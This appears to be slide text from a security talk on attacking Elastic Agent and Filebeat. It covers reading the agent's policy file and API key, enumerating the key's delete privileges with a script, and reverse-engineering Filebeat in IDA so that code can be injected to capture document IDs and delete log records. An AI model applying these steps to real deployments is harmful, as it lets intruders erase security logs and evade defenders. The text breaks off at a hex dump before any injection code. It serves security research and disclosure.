C:\Program Files\Elastic\Agent\data\elastic-agent-1da173

C: > Program Files > Elastic > Agent > data > elastic-agent-1da173 > action\_store.yml


```
1   action_id: f206faae-f0ee-4f39-90f1-14f3e8af2ed3
2   action_type: POLICY_CHANGE
3   policy:
4     agent:
5       monitoring:
6         enabled: true
7         logs: true
8         metrics: true
9         use_output: default
10    fleet:
11      kibana:
12        hosts:
13          - elk-server.shrimphack.lan:5601
14          protocol: https
15        id: b371cad0-4a8f-11eb-a22f-dda4904cfcc0
16      inputs:
17        - data_stream:
18          namespace: default
19          id: ca11b930-4a8f-11eb-a22f-dda4904cfcc0
20    > meta: ...
21    name: windows-1
22    revision: 2
23    streams:
24      - data_stream: ...
25    > 4352 >
26      - data_stream: ...
27    > 5012 >
28      - data_stream: ...
29    > 5672 >
30      - data_stream: ...
31    > 7728 >
32      - data_stream: ...
33    > 9349 >
34      type: winlog
35      use_output: default
36    outputs:
37      default:
38        api_key: [REDACTED]
39        hosts:
40          - https://elk-server.shrimphack.lan:9200
41        type: elasticsearch
42    revision: 5
```

# ACTION\_STORE.YML

- Contains information for the agent on what data to collect, how to collect/parse it, and where to send it
- Also contains information about the policy


# WHAT IS A DATA STREAM?

- Traditionally, Elasticsearch organizes data in “indexes”
- Streaming data would get rolled over into a new index every day, for example
  - .filebeat-2021-03-27
- Data streams simplify this for certain types of data (append-only)




(graphic from [here](#))

# READING FROM A DS



(graphic from [here](#))

# WRITING TO A DS



(graphic from [here](#))

# WHAT DO WE KNOW?

- The agent checks in with Kibana periodically
- Data the agent collects is being written to Elasticsearch
- We know the API keys for both

# WHAT DO WE KNOW?

- The agent checks in with Kibana periodically
- Data the agent collects is being written to Elasticsearch
- We know the API keys for both

**What can we do with the API keys?**

# ENTER: ELASTICSEARCH API

Elasticsearch Guide [7.10] » REST APIs » Security APIs » Has privileges API

[« Grant API key API](#)

[Invalidate API key API »](#)

## Has privileges API X-Pack

The `has_privileges` API allows you to determine whether the logged in user has a specified list of privileges.

### Request

`GET /_security/user/_has_privileges`

### Prerequisites

- All users can use this API, but only to determine their own privileges. To check the privileges of other users, you must use the run as feature. For more information, see [Submitting requests on behalf of other users](#).

(docs available [here](#))

# PERFECT!

- Can use existing Elasticsearch API key to check permissions
- Need to know:
  - Target index
  - Which permissions to check

# TARGET INDEX?

- Agent config has many data streams that it writes to

## Index Management

Indices Data Streams Index Templates Component Templates

Data streams store time-series data across multiple indices. [Learn more.](#)

[Include stats](#) [View 1](#)

Search... [Reload](#)

<input type="checkbox"/> Name ↑	Health	Indices	Actions
<a href="#">logs-elastic_agent-default</a>	● green	1	<a href="#">Edit</a>
<a href="#">logs-elastic_agent.filebeat-default</a>	● green	1	<a href="#">Edit</a>
<a href="#">logs-windows.powershell-default</a>	● green	1	<a href="#">Edit</a>
<a href="#">logs-windows.powershell_operational-default</a>	● green	1	<a href="#">Edit</a>

Rows per page: 20 ▾

< 1 >

# DS INDEX LIST

- The name of the data stream is deterministic, but this is much easier
  - `.ds-data_stream_name-yyyy.mm.dd-generation`

## Index Management

[Index Management docs](#)

[Indices](#)   [Data Streams](#)   [Index Templates](#)   [Component Templates](#)

Update your Elasticsearch indices individually or in bulk. [Learn more.](#)

[x](#) [Lifecycle status](#) [Lifecycle phase](#) [Reload indices](#)

<input type="checkbox"/> Name	Health	Status	Primaries	Replicas	Docs count	Storage size	Data stream
<input type="checkbox"/> <a href="#">.ds-logs-windows.powershell-default-2021.04.20-000001</a>	<span style="color: green;">● green</span>	open	1	1	170	350.5kb	logs-windows.power shell-default

Rows per page: 10 [<](#) [1](#) [>](#)

# PERMISSIONS?

```
# these are all of the possible permissions for an ES index
"privileges": [
    "all",
    "auto_configure",
    "create",
    "create_doc",
    "create_index",
    "delete",
    "delete_index",
    "index",
    "maintenance",
    "manage",
    "manage_follow_index",
    "manage_ilm",
    "manage_leader_index",
    "monitor",
    "read",
    "read_cross_cluster",
    "view_index_metadata",
    "write"
]
```

- There is a very helpful [docs page](#) that has all the possible permissions
- The more, the merrier!

# PERMISSIONS?

```
# these are all of the possible permissions for an ES index
"privileges": [
    "all",
    "auto_configure",
    "create",
    "create_doc",
    "create_index",
    "delete",
    "delete_index", highlighted
    "index",
    "maintenance",
    "manage",
    "manage_follow_index",
    "manage_ilm",
    "manage_leader_index",
    "monitor",
    "read",
    "read_cross_cluster",
    "view_index_metadata",
    "write"
]
```

- There is a very helpful [docs page](#) that has all the possible permissions
- The more, the merrier!

...AND?

```
$ ./enum_perms.py https://i-o-optimized-deployment-30905b.es.westus2.azure.elastic-cloud.com:9243 [REDACTED] .ds-logs-windows.ps1  
-default-2021.04.20-000001 2>/dev/null
```

The API key [REDACTED] has the following permissions on index .ds-logs-windows.ps1-default-2021.04.20-000001:

```
create_index  
index  
delete  
create_doc  
auto_configure  
create  
write
```

The API key has delete permissions, VULNERABLE

(code available [here](#))

# HURRAH!

```
$ ./enum_perms.py https://i-o-optimized-deployment-30905b.es.westus2.azure.elastic-cloud.com:9243 [REDACTED].ds-logs-windows.ps1  
-default-2021.04.20-000001 2>/dev/null  
The API key [REDACTED] has the following permissions on index .ds-logs-windows.ps1-default-2021.04.20-000001:  
  create_index  
  index  
  delete  
  create_doc  
  auto_configure  
  create  
  write
```

The API key has delete permissions, VULNERABLE

(code available [here](#))

# AND THEN WE DELETE...

## Delete API

Removes a JSON document from the specified index.

### Request

```
DELETE /<index>/_doc/<_id>
```

### Prerequisites

- If the Elasticsearch security features are enabled, you must have the `delete` or `write index privilege` for the target index or index alias.

### Description

You use `DELETE` to remove a document from an index. You must specify the index name and document ID.



**NOTE** You cannot send deletion requests directly to a data stream. To delete a document in a data stream, you must target the backing index containing the document. See [Update or delete documents in a backing index](#).

- Unfortunately, we need a document ID
- Can we somehow delete by querying the data?

## Delete by query API

Deletes documents that match the specified query.

```
POST /my-index-000001/_delete_by_query
{
  "query": {
    "match": {
      "user.id": "elkbee"
    }
  }
}
```

[Copy as curl](#) [View in Console](#)

### Request

```
POST <target>/_delete_by_query
```

### Prerequisites

- If the Elasticsearch security features are enabled, you must have the following [index privileges](#) for the target data stream, index, or index alias:

- **read**
- **delete or write**

YES!.... NO :(

- Awesome! That endpoint is available!
- Unfortunately, no read permissions on the target indices



HMMMMMM

- At this point, I was stuck for a little while



HMMMMMM

- At this point, I was stuck for a little while
  - TAKE BREAKS



# HMMMMMM

- At this point, I was stuck for a little while
  - TAKE BREAKS
  - GO OUTSIDE



# HMMMMMM

- At this point, I was stuck for a little while
  - TAKE BREAKS
  - GO OUTSIDE
  - COMPUTER BAD

# HMMMMMM

- At this point, I was stuck for a little while
  - TAKE BREAKS
  - GO OUTSIDE
  - COMPUTER BAD



([image source](#))

# HMMMMMM

- At this point, I was stuck for a little while
  - TAKE BREAKS
  - GO OUTSIDE
  - COMPUTER BAD



But then, I had an idea so crazy that it just might work...

([image source](#))

# ID PLEASE

- In order to delete documents, I needed the document ID
- There was only place I knew where it would be accessible: HTTP

```
HTTP/1.1 200 OK
content-type: application/json; charset=UTF-8
content-length: 4973

{"took":95,"errors":false,"items":[{"create":{"_index":".ds-metrics-system.cpu-default-000001","_type":"_doc","_id":"zGQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":2,"total":2,"successful":1,"failed":0}, {"create":{"_index":".ds-metrics-system.network-default-000001","_type":"_doc","_id":"zWQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":2,"total":2,"successful":1,"failed":0}, {"create":{"_index":".ds-metrics-system.network-default-000001","_type":"_doc","_id":"zmQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":2,"total":2,"successful":1,"failed":0}, {"create":{"_index":".ds-metrics-system.network-default-000001","_type":"_doc","_id":"z2Qgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":2,"total":2,"successful":1,"failed":0}, {"create":{"_index":".ds-metrics-system.network-default-000001","_type":"_doc","_id":"0GQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":2,"total":2,"successful":1,"failed":0}, {"create":{"_index":".ds-metrics-system.network-default-000001","_type":"_doc","_id":"0WQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":2,"total":2,"successful":1,"failed":0}, {"create":{"_index":".ds-metrics-system.memory-default-000001","_type":"_doc","_id":"0mQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":2,"total":2,"successful":1,"failed":0}, {"create":{"_index":".ds-metrics-system.uptime-default-000001","_type":"_doc","_id":"02Qgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":2,"total":2,"successful":1,"failed":0}, {"create":{"_index":".ds-metrics-system.diskio-default-000001","_type":"_doc","_id":"1GQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":2,"total":2,"successful":1,"failed":0}, {"create":{"_index":".ds-metrics-system.diskio-default-000001","_type":"_doc","_id":"1WQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":2,"total":2,"successful":1,"failed":0}, {"create":{"_index":".ds-metrics-system.socket_summary-default-000001","_type":"_doc","_id":"1mQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":2,"total":2,"successful":1,"failed":0}], "seq_no":98, "primary_term":2, "status":201}
```

# SNIFFING HTTP TRAFFIC

- Unfortunately, the only way to see that traffic is in the Filebeat process, as all communication happens over SSL/TLS
- A plan started forming in my head...

# HACKING FILEBEAT

- Goal: Intercept HTTP requests and responses, find documents to delete, save their ID, and delete them from Elasticsearch
- Inject code into Filebeat to accomplish this
- How can this be accomplished?
  - To IDA we go!

# FILEBEAT.EXE

- Written in Golang
  - “Fun” non-standard ABI
  - Static binary
- Large binary
  - 80 MB
- Stripped symbols
  - IDA only detected ~1900 functions

# SYMBOLS PLEASE!

```
48 // DefaultBuildArgs returns the default BuildArgs for use in builds.
49 func DefaultBuildArgs() BuildArgs {
50     args := BuildArgs{
51         Name: BeatName,
52         CGO: build.Default.CgoEnabled,
53         LDFlags: []string{
54             "-s", // Strip all debug symbols from binary (does not affect Go stack traces).
55         },
56         Vars: map[string]string{
57             elasticBeatsModulePath + "/libbeat/version.buildTime": "{{ date }}",
58             elasticBeatsModulePath + "/libbeat/version.commit":    "{{ commit }}",
59         },
60         WinMetadata: true,
61     }
62     if versionQualified {
63         args.Vars[elasticBeatsModulePath+"/libbeat/version.qualifier"] = "{{ .Qualifier }}"
64     }
65     return args
66 }
```

beats/dev-tools/mage/build.go

(code [here](#))

# FILEBEAT + SYMBOLS

- Much larger binary
  - ~180 MB (+100 MB)
- Took IDA nearly an hour to analyze
  - IDB > 1GB
- Over 100k functions

BUT, much easier to analyze


# ENTER: GREP

- The power of open source is **everything**
- Search for keywords to try and find relevant code
  - POST
  - \_bulk
  - HTTP

# VALIDATING RESULTS

- Complex logic flow
- Needed to observe data between functions to identify targets
- x64dbg to break on functions
  - Can observe data on the stack/heap and call frame

# HUNTING FLOW



Goal: Find a function that has the HTTP request and response data

# SOURCE CODE

*grep go brrr*

```
439 func (conn *Connection) execHTTPRequest(req *http.Request) (int, []byte, error) {
440     req.Header.Add("Accept", "application/json")
441
442     if conn.Username != "" || conn.Password != "" {
443         req.SetBasicAuth(conn.Username, conn.Password)
444     }
445
446     if conn.apiKeyAuthHeader != "" {
447         req.Header.Add("Authorization", conn.apiKeyAuthHeader)
448     }
449
450     for name, value := range conn.Headers {
451         req.Header.Add(name, value)
```

# DEBUG BINARY

Function name	Se
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__GetVersion	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__Index	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__IndexExists	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__Ingest	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__LoadJSON	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__Ping	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__PipelineExists	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__Refresh	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__Request	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__RequestURL	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__SearchURI	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__SearchURIWithBody	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__SendMonitoringBulk	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__Test	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__Test_func1	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__Test_func1_1	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__Test_func1_2	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__apiCall	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__execHTTPRequest	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__execRequest	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__getVersion	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Total_UnmarshalJSON	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__bulkRequest_reset	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__config_Validate	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__gzipEncoder_Add	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__gzipEncoder_AddHeader	.te
github_com_elastic_beats_v7_libbeat_esleg_eslegclient__gzipEncoder_AddRaw	.te

Line 99971 of 106092

# IDA VIEW


```
.text:0000000000AC5300 ; void github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__execHTTPRequest(github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__execHTTPRequest
.text:0000000000AC5300     public github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__execHTTPRequest
.text:0000000000AC5300 github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__execHTTPRequest proc near
.text:0000000000AC5300             ; CODE XREF: github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__Bulk+220+p
.text:0000000000AC5300                 ; github_com_elastic_beats_v7_libbeat_esleg_eslegclient__Connection__SendMonitoringBulk+260+p .
.text:0000000000AC5300
.text:0000000000AC5300 var_158      = qword ptr -158h
.text:0000000000AC5300 var_148      = xmmword ptr -148h
.text:0000000000AC5300 var_138      = qword ptr -138h
.text:0000000000AC5300 r           = xmmword ptr -130h
.text:0000000000AC5300 var_120      = qword ptr -120h
.text:0000000000AC5300 var_118      = qword ptr -118h
.text:0000000000AC5300 var_101      = byte ptr -101h
.text:0000000000AC5300 var_100      = qword ptr -100h
.text:0000000000AC5300 status      = qword ptr -0F8h
.text:0000000000AC5300 val         = qword ptr -0F0h
.text:0000000000AC5300 x           = qword ptr -0E8h
.text:0000000000AC5300 var_E0       = qword ptr -0E0h
.text:0000000000AC5300 var_D8       = qword ptr -0D8h
.text:0000000000AC5300 resp        = qword ptr -0D0h
.text:0000000000AC5300 var_C8       = qword ptr -0C8h
.text:0000000000AC5300 var_C0       = qword ptr -0C0h
.text:0000000000AC5300 var_B8       = qword ptr -0B8h
.text:0000000000AC5300 t           = qword ptr -0B0h
.text:0000000000AC5300 var_A8       = xmmword ptr -0A8h
.text:0000000000AC5300 var_98       = xmmword ptr -98h
.text:0000000000AC5300 var_88       = runtime_maptype_0 ptr -88h
.text:0000000000AC5300 var_28       = xmmword ptr -28h
.text:0000000000AC5300 c           = qword ptr -18h
.text:0000000000AC5300 var_8        = qword ptr -8
.text:0000000000AC5300 conn        = qword ptr 8
.text:0000000000AC5300 req         = qword ptr 10h
.text:0000000000AC5300 arg_10      = qword ptr 18h
.text:0000000000AC5300 arg_18      = qword ptr 20h
.text:0000000000AC5300 _r3         = xmmword ptr 28h
.text:0000000000AC5300 arg_30      = xmmword ptr 38h
.text:0000000000AC5300
.text:0000000000AC5300 mov         rcx, gs:28h
.text:0000000000AC5309 mov         rcx, [rcx+0]
.text:0000000000AC5310 lea         rax, [rsp+var_C8]
.text:0000000000AC5318 nop         dword ptr [rax+rax+00000000h]
.text:0000000000AC5320 cmp         rax, [rcx+10h]
.jbe loc_AC5BAC
.text:0000000000AC5324 sub         rsp, 148h
.text:0000000000AC532A mov         [rsp+148h+var_8], rbp
.text:0000000000AC5331 lea         rbp, [rsp+148h+var_8]
.text:0000000000AC5339 xorps      xmm0, xmm0
.text:0000000000AC5341 movups    [rsp+148h+var_28], xmm0
.text:0000000000AC5344 movups    xmmword ptr [rsp+148h+c], xmm0
.text:0000000000AC534C mov         [rsp+148h+var_101], 0
.text:0000000000AC5354 mov         [rsp+148h+arg_10], 0
.text:0000000000AC5359 mov         [rsp+148h+arg_18], 0
.text:0000000000AC5365 xorps      xmm0, xmm0
.text:0000000000AC5371 movups    [rsp+148h+_r3], xmm0
.text:0000000000AC5374 movups    [rsp+148h+arg_30], xmm0
.text:0000000000AC537C mov         rax, [rsp+148h+req]
.text:0000000000AC5384 mov         rcx, [rax+38h] ; s
.text:0000000000AC538C mov         [rsp+148h+t], rcx
.text:0000000000AC5390 nop
.text:0000000000AC5398 lea         rdx, stru_30D40B1+24h ; _r1
.text:0000000000AC5399 mov         qword ptr [rsp+148h+var_148], rdx
.text:0000000000AC53A0
```

# HEX VIEW

0000000000AC5300	65 48 8B 0C 25 28 00 00 00 48 8B  89 00 00 00 00 00 eH<.%(...H<%....
0000000000AC5310	48 8D 84 24 38 FF FF FF 0F 1F 84 00 00 00 00 00 H..,\$8ÿÿÿ...,"....
0000000000AC5320	48 3B 41 10 0F 86 82 08 00 00 48 81 EC 48 01 00 H;A..†,...H.iH..
0000000000AC5330	00 48 89 AC 24 40 01 00 00 48 8D AC 24 40 01 00 .H%¬\$@...H.¬\$@..
0000000000AC5340	00 0F 57 C0 0F 11 84 24 20 01 00 00 0F 11 84 24 ..WÀ..,\$.....,\$
0000000000AC5350	30 01 00 00 C6 44 24 47 00 48 C7 84 24 60 01 00 0...ED\$G.HÇ,\$`..
0000000000AC5360	00 00 00 00 00 48 C7 84 24 68 01 00 00 00 00 00 00 .....HÇ,\$h.....
0000000000AC5370	00 0F 57 C0 0F 11 84 24 70 01 00 00 0F 11 84 24 ..WÀ..,\$p.....,\$
0000000000AC5380	80 01 00 00 48 8B 84 24 58 01 00 00 48 8B 48 38 €...H<,\$X...H<H8
0000000000AC5390	48 89 8C 24 98 00 00 00 90 48 8D 15 35 ED 60 02 H%€\$`....H..5i`.
